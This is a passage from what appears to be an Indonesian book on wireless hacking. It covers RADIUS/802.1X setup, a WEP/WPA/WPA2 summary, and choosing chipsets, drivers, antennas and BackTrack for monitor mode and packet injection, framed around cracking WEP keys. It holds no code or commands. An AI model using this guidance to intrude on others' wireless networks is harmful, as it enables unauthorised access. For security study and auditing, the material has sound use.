
Setting security enterprise/corporate, semacam ini membutuhkan sebuah server khusus yang berfungsi sebagai pusat autentikasi seperti *Radius Server*. Dengan adanya *radius server* ini, autentikasi akan dilakukan per-client sehingga Anda tidak perlu lagi memasukkan *passphrase* atau *network key* yang sama untuk setiap client. Fungsi *radius server* adalah menyimpan username dan password secara terpusat yang akan melakukan autentikasi client yang hendak login ke dalam jaringan (secara kasar, fungsinya sama dengan server jaringan Anda).

Sebagai contoh, pada AP D-Link DI-524 terdapat pilihan 802.1X yang akan meminta Anda untuk menentukan lokasi dari *radius server* yang digunakan. Perhatikanlah bahwa Anda tidak diminta untuk memasukkan *passphrase* atau *network key* disini namun yang ada hanyalah *Radius Shared Key* yang merupakan permintaan ijin untuk mengakses *Radius Server*.

Network ID(SSID)	<input type="text" value="default"/>
Channel	<input type="text" value="6"/> <input checked="" type="radio"/>
Security	<input type="text" value="802.1X"/> <input checked="" type="radio"/>
802.1X Settings	
Encryption Key Length	<input checked="" type="radio"/> 64 bits <input type="radio"/> 128 bits
RADIUS Server IP	<input type="text" value="0.0.0.0"/>
RADIUS port	<input type="text" value="1812"/>
RADIUS Shared Key	<input type="text"/>
<input checked="" type="checkbox"/> <input type="checkbox"/> <input type="checkbox"/>	
<input type="button" value="Apply"/> <input type="button" value="Cancel"/> <input type="button" value="Help"/>	

AP D-Link DI-524 ini tidak memberikan penjelasan lebih lanjut apakah WPA atau WPA2 dan hanya menggunakan kata 802.1X yang cukup membingungkan. Tentu saja, untuk menggunakan level keamanan korporasi, client juga harus mendukung setting ini.

Gambar 6.14. Setting Penggunaan Radius pada AP D-Link



Gambar 6.15. Menggunakan Level keamanan enterprise/corporate dengan Radius Server


Windows XP menyebut level keamanan korporasi ini cukup dengan WPA dan WPA2 tanpa embel-embel lainnya sementara ada juga yang menyebutnya dengan level keamanan Enterprise. Ketika Anda memilih WPA ataupun WPA2, kotak *Network Key* akan di-disable sehingga Anda tidak bisa memasukkan *Network Key* lagi dan Anda diharuskan menggunakan level keamanan 802.1X yang ada didalam tabulasi *Authentication*.

Saya tidak membahas setting untuk pengguna korporasi lebih lanjut karena pembahasan mengenai *Radius Server* terlalu luas untuk dijelaskan disini. Silahkan pelajari mengenai *Radius Server* dan buku-buku lain yang membahas tentang masalah ini.

Rangkuman WEP, WPA, WPA2

Pada bagian ini dijelaskan berbagai istilah yang digunakan oleh standarisasi keamanan wireless. Pada bagian ini juga dijelaskan metode-metode yang digunakan serta berbagai kesalahan pemahaman umum seperti menganggap bahwa WEP, WPA dan WPA2 adalah algoritma enkripsi. Sebagai rangkuman dari apa yang telah dibahas, Anda bisa melihatnya dari tabel berikut ini :

Standard	Authentication	Method	Encryption Method Cipher
802.11 Standard	Open System or Shared Key	WEP	RC4
WPA Personal	WPA Passphrase (Also known as WPA PSK and WPA Pre-Shared Key)	TKIP	RC4
WPA Enterprise	802.1X/EAP	TKIP	RC4
WPA2 Personal 802.11i	WPA2 Passphrase (Also known as WPA2 PSK and WPA2 Pre-Shared Key)	CCMP (default) TKIP (optional)	AES (default) RC4 (optional)
WPA2 Enterprise 802.11i	802.1X/EAP	CCMP (default) TKIP (optional)	AES (default) RC4 (optional)



BAB 7

Persiapan Peralatan Perang

Lingkungan jaringan wireless sangat berbeda dengan lingkungan jaringan kabel ethernet. Anda bisa melakukan sniffing dengan mudah pada jaringan ethernet namun untuk melakukan sniffing pada jaringan wireless belum tentu bisa Anda lakukan dengan mudah.

Anda membutuhkan "peralatan" yang memang memungkinkan untuk itu dan tanpa peralatan yang tepat, Anda tidak akan bisa melakukan apa-apa walaupun Anda mempunyai segudang software yang canggih.

Feature penting yang sangat tergantung dari kemampuan hardware wireless adapter Anda adalah kemampuan untuk berjalan dalam *modus monitor* atau kemampuan untuk menangkap semua paket yang lalu lalang di udara. Selain feature monitor, feature yang memungkinkan Anda untuk mengirimkan paket spesial juga sangat tergantung pada hardware. Tanpa hardware yang tepat, Anda tidak akan bisa meng-injeksi paket-paket ke jaringan wireless yang sangat berguna untuk aktifitas wireless hacking.

Pada bagian ini saya akan membicarakan mengenai chipset yang digunakan oleh wireless adapter, driver dan juga sistem operasi untuk kegiatan wireless hacking.



Chipset dan Feature

Pembuat wireless network card atau wireless network adapter di dunia ini sangat banyak sekali seperti Linksys, D-Link, Intel, 3Com, Allied Telesyn, Asus, Belkin, Cisco, Hyperlink, Senao, TRENDnet, dll. Untuk membuat wireless network adapter, dibutuhkan chipset yang sangat penting sekali dan perusahaan pembuat chipset ini tidaklah terlalu banyak, sama seperti merk komputer yang sangat banyak namun prosesor sebagai inti atau otak dari sebuah komputer hanya dikuasai oleh Intel dan AMD.

Jika Anda berfikir bahwa para pembuat network adapter ini membuat semuanya dalam pabrik yang sama maka Anda salah besar. Masih ingat dengan meledaknya baterai yang digunakan oleh notebook Toshiba, Dell, Sony, dll ? Ternyata baterai yang digunakan oleh semua produsen ini berasal dari anak perusahaan sony !

Chipset merupakan komponen terpenting dari sebuah network adapter seperti halnya prosesor pada sebuah PC. Chipset ini bisa dikatakan sebagai jantung dan otak dari sebuah wireless adapter yang mengatur berbagai hal seperti masalah frekwensi radio yang digunakan, komunikasi dengan antena bahkan termasuk enkripsi (ini alasan kenapa Anda tidak bisa begitu saja mengupgrade firmware untuk merubah enkripsi yang didukung oleh sebuah wireless adapter). Bila sebuah chipset tidak mengijinkan Anda untuk melihat semua paket-paket yang ada di udara, maka Anda tidak mungkin melakukannya.

Ketika Anda melakukan sniffing pada jaringan kabel dengan ethernet card, maka software Anda akan merubah kartu jaringan Anda ke modus *promiscuous mode* (lihat Seni Teknik Hacking 2) dan Anda hampir tidak perlu mengkhawatirkan ethernet card yang Anda gunakan karena semua network adapter mendukung modus ini.

Kejadian berbeda terjadi ketika Anda berhadapan dengan jaringan wireless karena tidak semua produsen chipset menawarkan feature yang tidak standard yang dibutuhkan oleh para administrator jaringan tingkat tinggi dan para hacker.

Dua kemampuan penting yang sangat tergantung dari kemampuan chipset adalah kemampuan berjalan dengan modus monitor dan kemampuan melakukan injeksi paket. Dengan kartu yang memperbolehkan injeksi paket, Anda bisa melakukan banyak hal seperti mengirimkan paket-paket


tertentu kepada AP maupun Client yang sangat berguna dalam aktifitas wireless hacking.

Contoh dari chipset wireless adapter card yang umum adalah hermes, prism, Symbol, Aironet, PrismGT, Broadcom, Atheros, Ralink dan Intel Centrino. Dari semua chipset yang tersedia ini, mana yang sebaiknya dipilih dan mana yang sebaiknya dihindari ? Bagaimana memilih chipset ?

Jika Anda membeli notebook dengan logo Intel Centrino, artinya notebook Anda telah terintegrasi dengan wireless adapter dari Intel juga yang dikenal dengan Intel Pro Wireless (IPW). Terdapat beberapa macam chipset IPW yang ada dipasaran yaitu yang dikenal dengan kode IPW 2100, IPW 2200, IPW 2915 dan IPW 3945.

IPW 2100 hanya mendukung 802.11b, IPW 2200 mendukung 802.11 b/g sedangkan IPW 2915 dan 3945 mendukung 802.11 a/b/g. Anda bisa melihat dengan *Device Manager* untuk menentukan jenis chipset yang digunakan oleh paket komputer Intel Centrino Anda (gambar 7.1).

Perlu Anda ketahui bahwa untuk mengetahui chipset yang digunakan, tidak semuanya bisa dilihat dengan *Device Manager* karena sebenarnya yang Anda lihat adalah driver yang digunakan oleh wireless adapter card tersebut dan kebetulan untuk chipset Intel bisa diketahui dengan mudah. Semua chipset dari Intel ini sudah mendukung modus monitor namun tidak ada dukungan injeksi paket untuk kegiatan wireless hacking.



Gambar 7.1. Melihat chipset yang digunakan melalui device manager

Chipset Atheros dan Ralink bisa dikatakan merupakan chipset yang dikenal paling baik digunakan untuk wireless hacking karena selain mendukung *monitor mode*, juga mendukung injeksi paket. Dengan bantuan paket injeksi inilah, proses hacking WEP Keys bisa dipercepat hingga hanya membutuhkan waktu beberapa menit !

Baik, sekarang waktunya bagi Anda yang ingin membeli wireless adapter card untuk memilih wireless adapter card yang menggunakan chipset Atheros atau RaLink. Ternyata setelah Anda melihat brosur, tidak ada keterangan apapun mengenai chipset yang digunakan oleh sebuah wireless adapter card ! Permasalahan ini memang rumit terlebih lagi sebuah merk dan type yang sama terkadang bisa berganti chipset tanpa ada keterangan apapun kepada konsumen sehingga untuk memilih wireless adapter card dengan chipset tertentu menjadi rumit.

Untunglah, terdapat orang-orang kreatif yang bersedia mendokumentasikan pengetahuan mereka mengenai chipset yang digunakan oleh wireless adapter card. Walaupun tidak lengkap, informasi ini sangat penting untuk dijadikan sebagai pedoman bagi Anda sebelum memutuskan membeli merek dan type tertentu dari sebuah wireless adapter card yang akan digunakan untuk wireless hacking.

Berikut adalah situs-situs yang bisa Anda kunjungi sebelum jalan-jalan ke toko komputer :

<http://Broadcom.rapla.net>
<http://Atheros.rapla.net>
<http://Ralink.rapla.net>
http://www.linux-wlan.org/docs/wlan_adapters.html.gz


Perlu Anda perhatikan juga mengenai software yang akan Anda gunakan nantinya, terutama untuk pengguna windows dimana aplikasi yang tersedia sangatlah sedikit. Untuk windows, hanya terdapat 2 aplikasi yang benar-benar berguna untuk wireless hacking yaitu Airopeek (www.wildpackets.com) dan CommView for Wifi (www.tamos.com). Pastikan bahwa wireless adapter yang akan Anda beli terdapat di dalam daftar hardware yang didukung oleh kedua software ini.

Driver

Sebuah hardware, tidak akan ada artinya tanpa dukungan sebuah driver karena driver-lah yang bertugas berbicara dan memerintahkan hardware untuk bekerja. Seandainya Anda mempunyai wireless adapter card yang mendukung modus injeksi paket, namun driver Anda tidak mempunyai kemampuan itu maka andapun tidak akan bisa memanfaatkan feature ini. Untuk itu, penggunaan driver sangat mempengaruhi kemampuan wireless hacking secara keseluruhan.

Pengguna windows harus sedikit kecewa karena tidak ada driver bawaan dari wireless adapter card yang mendukung injeksi paket dan ini yang menyebabkan program wireless hacking di windows sangatlah terbatas. Kemampuan yang dimiliki oleh driver bawaan pabrik, hanya mengijinkan modus monitor dan hanya inilah yang bisa Anda dapatkan dengan windows.

Wildpackets dan tamos adalah dua perusahaan yang membuat driver khusus agar wireless adapter card di dalam lingkungan windows mampu melakukan injeksi paket, artinya Anda harus membuang driver asli dan menggunakan driver dari kedua perusahaan ini agar wireless adapter card Anda bisa digunakan untuk berbagai aksi yang membutuhkan injeksi paket. Sayangnya penggunaan kedua driver ini juga membawa implikasi lain seperti feature khusus dari wireless card Anda akan dihilangkan dan driver buatan tamos diketahui hanya mempunyai kemampuan yang sangat terbatas (hanya bisa menginjeksi paket data yang kurang berguna dalam wireless hacking).



Gambar 7.2. Penggunaan driver dari Wildpackets dan Tamos

Jika Anda tetap ingin menggunakan windows, maka pastikan bahwa wireless adapter card yang Anda beli, didukung oleh kedua driver ini. Untuk airopeek, hardware yang didukungnya bisa Anda cek di situs http://www.wildpackets.com/support/hardware/airopeek_nx sedangkan untuk CommView for Wifi bisa dilihat di <http://www.tamos.com/products/commwifi/adapterlist.php>.

Untuk pengguna linux, driver yang tersedia sangatlah banyak dan beragam, ditambah lagi hardware yang didukung juga jauh lebih banyak dibandingkan dengan windows. Karena itu, banyak wireless hacker yang memilih menggunakan linux, selain itu berbagai program populer juga hanya ada di linux seperti aircrack yang walaupun sudah mulai di bawa ke lingkungan windows, tetap mempunyai permasalahan keterbatasan kemampuan driver.

Umumnya Anda bisa menggunakan driver-driver yang tersedia di linux tanpa banyak masalah seperti madwifi, host-ap, prism2, wlan-ng, rt2570, rtl8189, prism54, dll. Tentu saja, Anda tidak bisa sembarangan memilih driver karena masing-masing driver mempunyai keterbatasan dukungan, ada yang tidak mendukung USB, ada yang hanya mendukung chipset tertentu, dll.

Sebagai contohnya, driver madwifi yang banyak sekali digunakan, merupakan driver yang dibuat khusus untuk chipset atheros namun driver ini masih belum mendukung wireless adapter berbentuk USB sampai saat tulisan ini dibuat. Anda bisa mengecek wireless adapter card yang menggunakan Atheros dan telah didukung oleh driver madwifi pada web sitenya yang ada di <http://madwifi.org/wiki/Compatibility>.

Driver spesifik lainnya seperti prism2 merupakan driver yang dibuat khusus untuk chipset prism2 dan rt2570 untuk chipset Ralink sedangkan host-ap digunakan untuk chipset keluarga prism2.

Tidak semua driver merupakan driver yang dikhususkan untuk chipset tertentu, driver seperti wlan-ng mendukung banyak sekali chipset-chipset yang ada dipasaran seperti prism2, realtek, atheros, dll. Anda bisa melihat informasi mengenai chipset beserta wireless adapter card yang didukung oleh driver ini pada web sitenya http://www.linux-wlan.org/docs/wlan_adapters.html.gz.

Saat tulisan ini sedang dikerjakan, beberapa group sedang mengerjakan driver untuk chipset intel 3495 agar yang mampu melakukan injeksi paket. Walaupun driver yang belum sempurna, namun kemungkinan ke depan sangat memungkinkan chipset intel 3495 juga bisa digunakan untuk injeksi paket. Anda bisa melihat informasi mengenai ini di web site <http://intellinuxwireless.org/> dan <http://www.comprawifi.com/index.php?act=wifeway>



Pengalaman Berburu Wireless Adapter Card

Laptop saya menggunakan Intel Centrino yang artinya pula sudah terdapat wireless adapter card dengan chipset IPW (Intel Pro Wireless). Walaupun laptop saya mendukung 802.11b/g, namun dengan adapter ini, saya tidak bisa melakukan injeksi paket sehingga saya memutuskan untuk membeli wireless adapter baru, dengan chipset Atheros tentunya.

Mencari wireless adapeter card dengan chipset Atheros yang memungkinkan injeksi paket ternyata tidaklah mudah. Ketika mencari list dari atheros.rapla.net, hampir semua informasi wireless adapter yang diberikan tidak tersedia di pasaran Jakarta, dan sebagian merupakan produk lama yang sudah tidak dijual lagi.

Saya kemudian mencari informasi dari situs driver yang digunakan oleh chipsest *atheros* ini yaitu *madwifi* melalui situs <http://madwifi.org/wiki/Compatibility>.

Pada situs ini, perburuan kemudian dilanjutkan dengan melihat merk serta type yang menggunakan chipset *atheros* dan menyamakan list ini dengan wireless adapeter card yang dijual oleh bhinneka.com. Dari sekian banyaknya wireless adapter card, terdapat 6 jenis yang dijual oleh bhinneka yaitu :

- | | |
|-------------------------|---------------|
| 1. 3Com 3CRPAG175B | harga U\$ 104 |
| 2. 3Com 3CRXJK10075 | harga U\$ 74 |
| 3. DLINK DWL-G630 Rev C | harga U\$ 34 |
| 4. Linksys WPC55AG | harga U\$ 99 |
| 5. TrendNET TEW-441PC | harga U\$ 35 |
| 6. TrendNET TEW-443PI | harga U\$ 35 |

Tugas selesai ? Ternyata perburuan belum berakhir karena list yang ada di bhinneka.com, sebagian besar tidak ada barangnya. Bhinneka memberikan list di website yang tidak up to date sehingga menjadi sulit untuk menentukan produk yang tersedia dengan harga sebenarnya.

Setelah mencari dan di urutkan berdasarkan harga, akhirnya dikabarkan bahwa vendor D-Link memberikan konfirmasi bahwa DLINK type DWL-G630 tersedia dengan harga U\$ 30. Saya memastikan berkali-kali dengan pihak bhineka bahwa yang saya inginkan adalah DWL-G630 Revisi C karena chipset yang digunakan pada beberapa revisi tidak menggunakan chipset Atheros.

Akibat dari konfirmasi berulang-ulang yang saya lakukan, pihak bhineka yang mendapatkan kepastian dari vendor DLINK akhirnya menjadi

ragu juga dan menanyakan bagaimana cara yang bisa digunakan untuk memastikan bahwa produk yang mereka miliki adalah Revisi C walaupun pihak vendor mengatakan "iya".

Melalui pencarian informasi di web site, ternyata informasi mengenai revisi ini bisa dilihat melalui gambar tempel yang ada dibelakang wireless adapter card DLink ini.

Akhirnya, kekhawatiran saya terbukti karena ternyata produk D-Link yang didapatkan bhineka dari vendor di jakarta merupakan produk terbaru dengan revisi E dan revisi ini tidak lagi menggunakan chipset Atheros sehingga tidak bisa digunakan untuk melakukan injeksi paket !

Kini perburuan dilanjutnya dengan produk lainnya dan ternyata hanya terdapat card 3Com 3CRXJK10075 seharga U\$ 74, sebuah harga yang cukup mahal. Setelah mencari beberapa informasi di web site, didapatkan bahwa produk ini bisa digunakan untuk modus monitor dan paket injeksi !

Setelah melalui berbagai rintangan, akhirnya perburuanpun berakhir setelah mendapatkan wireless adapter card PCMCIA 3Com 3CRXJK10075 dan ternyata harga yang berlaku saat saya membeli card ini sudah turun banyak, tinggal U\$ 40.

Setelah mendapatkan wireless adapter card PCMCIA ini, percobaan dilakukan dengan beberapa driver dan melakukan berbagai aksi untuk melihat kemampuan kartu ini. Hasilnya cukup memuaskan karena injeksi paket bisa dilakukan dengan baik dan CD Backtrack 2.0 yang saya gunakan untuk mencoba juga langsung bisa mengenai kartu ini tanpa perlu lagi melakukan konfigurasi apa-apa.



Antena

Di dalam dunia wireless, antena merupakan elemen yang sangat penting karena dengan antena lah signal-signal yang berada di udara bisa diperoleh. Sebuah wireless adapter card selalu mempunyai antena walaupun ada yang dikenal dengan "antena dalam" yaitu antena yang terintegrasi di dalam kartu wireless adapter card sehingga tidak kelihatan dari luar.


Antena wireless adapter card mempunyai fungsi yang sama dengan antena TV Anda, bila tidak terpasang dengan baik, signal yang didapatkan bisa jelek dan dengan bentuk antena yang berbeda, signal yang didapatkan juga akan berbeda. Yang perlu Anda ketahui adalah tidak semua wireless adapter card mengijinkan Anda menggunakan antena tambahan.

Dengan antena yang tepat, daya tangkap dan daya kirim frekwensi radio Anda akan meningkat dan Anda bisa berhubungan dengan jaringan yang jaraknya tidak terjangkau oleh antena bawaan wireless adapter card.

Antena untuk jaringan wireless ini bisa Anda beli ataupun buat sendiri. Saya tidak membahas mengenai pembuatan antena ini pada buku ini dan hanya menjelaskan kepada Anda beberapa pengetahuan penting yang diperlukan tentang antena. Secara umum, jenis antena bisa dibagi menjadi 2 yaitu :


1. Omnidirectional
2. Directional

Antena omni biasanya berbentuk seperti batang dan merupakan antena yang digunakan oleh wireless card pada umumnya. Antena ini akan memancarkan dan menangkap signal atau frekwensi radio dari dan ke segala arah.



Gambar 7.3. Antena Omni

Berbeda dengan antena omni, antena directional berbentuk seperti parabola dan sifatnya adalah mengumpulkan dan mengirimkan signal dalam satu arah. Karena sifatnya yang mengumpulkan signal, jangkauan yang bisa ditempuh biasanya sangat jauh, karena itu untuk menghubungkan antara dua daerah yang berjauhan biasanya menggunakan antena jenis ini.



Gambar 7.4. Antena Directional

Untuk daerah yang berangin, antena yang digunakan biasanya dibuat berbolong-bolong seperti terali besi pagar agar angin bisa melewatiinya. Antena directional jenis ini juga ada yang dibuat sendiri dengan memanfaatkan kaleng yang dikenal dengan sebutan cantena atau ada juga antena yang dibuat dengan wajan dan didalam negri dikenal dengan wajanbolic yang diperkenalkan oleh Onno W Purbo pada acara Republik Mimpi di MetroTV. Dengan antena jenis inilah, hacker bisa saja berada pada jarak yang jauh dengan lokasi korban.

Sistem Operasi


Bicara mengenai sistem operasi, hampir merupakan perdebatan yang tidak ada habisnya. Pendukung sistem operasi selalu memberikan argumentasi dengan fanatisme yang berlebihan. Saya tidak mengajak Anda memperdebatkan sistem operasi terbaik namun saya hanya membicarakan hubungan antara sistem operasi dengan aktifitas wireless hacking yang dibahas pada buku ini.

Windows merupakan sistem operasi dengan tingkat kenyamanan paling baik diantara semua sistem operasi namun sayang sekali, aplikasi-aplikasi yang tersedia untuk kegiatan wireless hacking sangatlah sedikit. Dari jumlah yang sedikit ini, hampir semuanya malah merupakan software yang dijual, artinya Anda harus membeli untuk bisa menggunakannya.

Berbeda dengan Windows, Anda tidak akan kesulitan menemukan software yang bisa digunakan untuk wireless hacking pada linux. Kelemahan linux adalah jauh lebih susah digunakan daripada windows, jadi jangan heran bila Anda bisa menghabiskan waktu berhari-hari untuk melakukan instalasi satu software sederhana. Anda harus bersyukur bila setelah berhari-hari, akhirnya instalasi bisa dilakukan karena tidak jarang banyak yang akhirnya harus angkat tangan, menyerah tanpa syarat.

Bila Anda menginginkan kemudahan, Anda bisa menggunakan sistem operasi linux yang dirancang khusus dan didalamnya sudah terdapat aplikasi-aplikasi yang siap pakai seperti Back-Track dan Auditor (<http://www.remote-exploit.org>). Sistem operasi paket ini bisa didownload secara gratis tanpa perlu membayar sepeserpun untuk biaya lisensi, dan tentu saja ini hanya bisa dilakukan apabila Anda mempunyai koneksi internet yang cepat.

